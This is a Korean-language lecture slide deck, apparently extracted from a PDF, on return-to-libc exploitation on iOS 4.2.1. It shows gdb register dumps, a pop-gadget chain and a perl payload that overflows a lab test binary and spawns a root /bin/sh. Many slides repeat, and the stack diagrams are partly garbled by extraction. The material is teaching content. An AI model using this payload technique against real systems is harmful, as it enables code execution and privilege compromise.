
## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint4(0x3088a55c)에서, pop {r0,r1,r2,r3,pc} 명령이 실행되는데,  
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:    pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0          0x12341234      305402420
r1          0x12341234      305402420
r2          0x12341234      305402420
r3          0x12341234      305402420
r4          0x2      2
r5          0x0      0
r6          0x0      0
r7          0x2fdff1ec      803205612
r8          0x2fdff228      803205672
r9          0x889    2185
r10         0x0      0
r11         0x0      0
r12         0x25     37
sp          0x2fdff218      803205656
lr          0x32d1f2ed      852620013
pc          0x2224    8740
cpsr        {0x10, n = 0x0, z = 0x0, c = 0x0, v
             i = 0x0, f = 0x0, t = 0x0, mode = 0x10}      {0
             e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)
```




## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint4(0x3088a55c)에서, pop {r0,r1,r2,r3,pc} 명령이 실행되는데,  
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:    pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0          0x12341234      305402420
r1          0x12341234      305402420
r2          0x12341234      305402420
r3          0x12341234      305402420
r4          0x2      2
r5          0x0      0
r6          0x0      0
r7          0x2fdff1ec      803205612
r8          0x2fdff228      803205672
r9          0x889      2185
r10         0x0      0
r11         0x0      0
r12         0x25      37
sp          0x2fdff218      803205656
lr          0x32d1f2ed      852620013
pc          0x2224      8740
cpsr        {0x10, n = 0x0, z = 0x0, c = 0x0, v
             i = 0x0, f = 0x0, t = 0x0, mode = 0x10}      {0
             e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)
```



## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint4(0x3088a55c)에서, pop {r0,r1,r2,r3,pc} 명령이 실행되는데,  
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:    pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0          0x12341234      305402420
r1          0x12341234      305402420
r2          0x12341234      305402420
r3          0x12341234      305402420
r4          0x2      2
r5          0x0      0
r6          0x0      0
r7          0x2fdff1ec      803205612
r8          0x2fdff228      803205672
r9          0x889    2185
r10         0x0      0
r11         0x0      0
r12         0x25     37
sp          0x2fdff218      803205656
lr          0x32d1f2ed      852620013
pc          0x2224    8740
cpsr        {0x10, n = 0x0, z = 0x0, c = 0x0, v
             i = 0x0, f = 0x0, t = 0x0, mode = 0x10}      {0
             e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)
```

register
0x12341234
0x12341234
0x12341234
r3
.....
pc

sp →

0xffffffff
AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
0x12341234
donut()
0x00000000


## 2. Return to Libc on iOS

### (3) Exploitation

breakpoint4(0x3088a55c)에서, pop {r0,r1,r2,r3,pc} 명령이 실행되는데,  
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:    pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0          0x12341234      305402420
r1          0x12341234      305402420
r2          0x12341234      305402420
r3          0x12341234      305402420
r4          0x2      2
r5          0x0      0
r6          0x0      0
r7          0x2fdff1ec      803205612
r8          0x2fdff228      803205672
r9          0x889    2185
r10         0x0      0
r11         0x0      0
r12         0x25     37
sp          0x2fdff218      803205656
lr          0x32d1f2ed      852620013
pc          0x2224    8740
cpsr        {0x10, n = 0x0, z = 0x0, c = 0x0, v
             i = 0x0, f = 0x0, t = 0x0, mode = 0x10}      {0
             e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)
```



## 2. Return to Libc on iOS

### (3) Exploitation


**breakpoint4(0x3088a55c)**에서, `pop {r0,r1,r2,r3,pc}` 명령이 실행되는데,  
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.

```

Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:      pop      {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0          0x12341234      305402420
r1          0x12341234      305402420
r2          0x12341234      305402420
r3          0x12341234      305402420
r4          0x2          2
r5          0x0          0
r6          0x0          0
r7          0x2fdff1ec      803205612
r8          0x2fdff228      803205672
r9          0x889        2185
r10         0x0          0
r11         0x0          0
r12         0x25         37
sp          0x2fdff218      803205656
lr          0x32d1f2ed      852620013
pc          0x2224        8740
cpsr        {0x10, n = 0x0, z = 0x0, c = 0x0,
             i = 0x0, f = 0x0, t = 0x0, mode = 0x10} {0
             e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)

```



## 2. Return to Libc on iOS



### (3) Exploitation

이런 방식으로 가젯이 동작하고, main()에서 호출되지 않는 donut() 또는 sysfun()를 실행 할 수 있게 된다.

Bus error

### (3) Exploitation

return address를 변조하여 donut() 말고 system()를 호출할 수 있다.

```
Breakpoint 2, 0x000022ac in main ()
(gdb) disassemble sysfun
Dump of assembler code for function sysfun:
0x00002248 <sysfun+0>: push    {r7, lr}
0x0000224c <sysfun+4>: add     r7, sp, #0      ; 0x0
0x00002250 <sysfun+8>: ldr     r3, [pc, #12]   ; 0x2264 <sysfun+28>
0x00002254 <sysfun+12>: add     r3, pc, r3
0x00002258 <sysfun+16>: mov     r0, r3
0x0000225c <sysfun+20>: bl      0x230c <dyld_stub_system>
0x00002260 <sysfun+24>: pop    {r7, pc}
0x00002264 <sysfun+28>: andeq   r0, r0, r12, lsl #2
End of assembler dump.
```

## 2. Return to Libc on iOS



### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "ABBBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
ABBBBBCCCC? \? 4[4]4[4]4[4]4[4]\\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),20(staff),29(certusers),80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s      dump_libgcc_s.1   find_fun.c      libsys_dump.txt  system.c    test       test3.c    test6     vuln_ser
binshell1       dyld_decache     findbinsh      openSocket.c   system2     test.c    test4     test6.c
dump_dyld       env            findbinsh.c    payload       system2.c   test2     test4.c    test7
dump_libSystem.B env.c          libc_search.pl  payload0     system3     test2.c   test5     test7.c
dump_libSystem.B_2 find_fun     libgcc_dump.txt system       system3.c  test3     test5.c   txt
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "ABBBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
ABBBBBCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s      dump_libgcc_s.1    find_fun.c      libsys_d
binshell1       dyld_decache     findbinsh      openSock
dump_dyld       env             findbinsh.c    payload
dump_libSystem.B env.c          libc_search.pl payload0
dump_libSystem.B_2 find_fun      libgcc_dump.txt system
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

register
r0
r1
r2
r3
.....
pc

0xffffffff
buffer[ ]
sfp
pc
r0
r1
r2
r3
pc
0x00000000


## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s      dump_libgcc_s.1   find_fun.c      libsys_d
binshell1       dyld_decache     findbinsh      openSock
dump_dyld       env             findbinsh.c    payload
dump_libSystem.B env.c          libc_search.pl payload0
dump_libSystem.B_2 find_fun      libgcc_dump.txt system
success RTL, execute shell
/bin/sh: line 6: success: command not found
```



## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s      dump_libgcc_s.1   find_fun.c      libsys_d
binshell1       dyld_decache     findbinsh      openSock
dump_dyld       env             findbinsh.c    payload
dump_libSystem.B env.c          libc_search.pl payload0
dump_libSystem.B_2 find_fun      libgcc_dump.txt system
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

register	0xffffffff
r0	AABBBCCCCC
r1	0x2fdff1ec
r2	pc
r3	r0
.....	r1
pc	r2
	r3
	pc
	0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s      dump_libgcc_s.1   find_fun.c      libsys_d
binshell1       dyld_decache     findbinsh      openSock
dump_dyld       env             findbinsh.c    payload
dump_libSystem.B env.c          libc_search.pl payload0
dump_libSystem.B_2 find_fun      libgcc_dump.txt system
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

register	0xffffffff
r0	AABBBCCCCC
r1	0x2fdff1ec
r2	pop {r0,r1,r2,r3,pc}
r3	test3.c t
.....	test4 t
pc	test4.c t
	test5 t
	test5.c t:
	r0
	r1
	r2
	r3
	pc
	0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s      dump_libgcc_s.1    find_fun.c      libsys_d
binshell1       dyld_decache     findbinsh      openSock
dump_dyld       env             findbinsh.c    payload
dump_libSystem.B env.c          libc_search.pl payload0
dump_libSystem.B_2 find_fun      libgcc_dump.txt system
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

register	0xffffffff
r0	AABBBCCCCC
r1	0x2fdff1ec
r2	pop {r0,r1,r2,r3,pc}
r3	/bin/sh
.....	r1
pc	r2
	r3
	pc
	0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s      dump_libgcc_s.1    find_fun.c      libsys_d
binshell1       dyld_decache     findbinsh      openSock
dump_dyld       env             findbinsh.c    payload
dump_libSystem.B env.c          libc_search.pl payload0
dump_libSystem.B_2 find_fun      libgcc_dump.txt system
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

register	0xffffffff
r0	AABBBCCCCC
r1	0x2fdff1ec
r2	pop {r0,r1,r2,r3,pc}
r3	/bin/sh
.....	0x12341234
pc	r2
	r3
	pc
	0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s      dump_libgcc_s.1    find_fun.c      libsys_d
binshell1       dyld_decache     findbinsh      openSock
dump_dyld       env             findbinsh.c    payload
dump_libSystem.B env.c          libc_search.pl payload0
dump_libSystem.B_2 find_fun      libgcc_dump.txt system
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

register	0xffffffff
r0	AABBBCCCCC
r1	0x2fdff1ec
r2	pop {r0,r1,r2,r3,pc}
r3	/bin/sh
.....	0x12341234
pc	0x12341234
pc	r3
pc	pc
pc	0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
```

```
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id  
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr  
80(admin)  
my^H^H  
/bin/sh: line 3: : command not found  
whoami  
root  
ls  
binshell.s      dump_libgcc_s.1    find_fun.c      libsys_d  
binshell1       dyld_decache     findbinsh       openSock  
dump_dyld       env             findbinsh.c     payload  
dump_libSystem.B env.c          libc_search.pl  payload0  
dump_libSystem.B_2 find_fun       libgcc_dump.txt system  
success RTL, execute shell  
/bin/sh: line 6: success: command not found
```

register	0xffffffff
r0	AABBBCCCCC
r1	0x2fdff1ec
r2	pop {r0,r1,r2,r3,pc}
r3	/bin/sh
.....	0x12341234
pc	0x12341234
pc	0x12341234
pc	0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
```

```
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id  
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr  
80(admin)  
my^H^H  
/bin/sh: line 3: : command not found  
whoami  
root  
ls  
binshell.s      dump_libgcc_s.1    find_fun.c      libsys_d  
binshell1       dyld_decache     findbinsh      openSock  
dump_dyld       env             findbinsh.c    payload  
dump_libSystem.B env.c          libc_search.pl payload0  
dump_libSystem.B_2 find_fun      libgcc_dump.txt system  
success RTL, execute shell  
/bin/sh: line 6: success: command not found
```

register	0xffffffff
r0	AABBBCCCCC
r1	0x2fdff1ec
r2	pop {r0,r1,r2,r3,pc}
r3	/bin/sh
.....	0x12341234
pc	0x12341234
	0x12341234
	system()
	0x00000000

## 2. Return to Libc on iOS

### (3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system()를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBCCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat) | ./test6
```

```
AABBBCCCCC? \? 4[4]4[4]4[4]4[4]\\"
```

```
id  
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr  
80(admin)  
my^H^H  
/bin/sh: line 3: : command not found  
whoami  
root  
ls  
binshell.s      dump_libgcc_s.1    find_fun.c      libsys_d  
binshell1       dyld_decache     findbinsh      openSock  
dump_dyld       env             findbinsh.c    payload  
dump_libSystem.B env.c          libc_search.pl payload0  
dump_libSystem.B_2 find_fun      libgcc_dump.txt system  
success RTL, execute shell  
/bin/sh: line 6: success: command not found
```

register	sp →	0xffffffff
r0	test3.c t	AABBBCCCCC
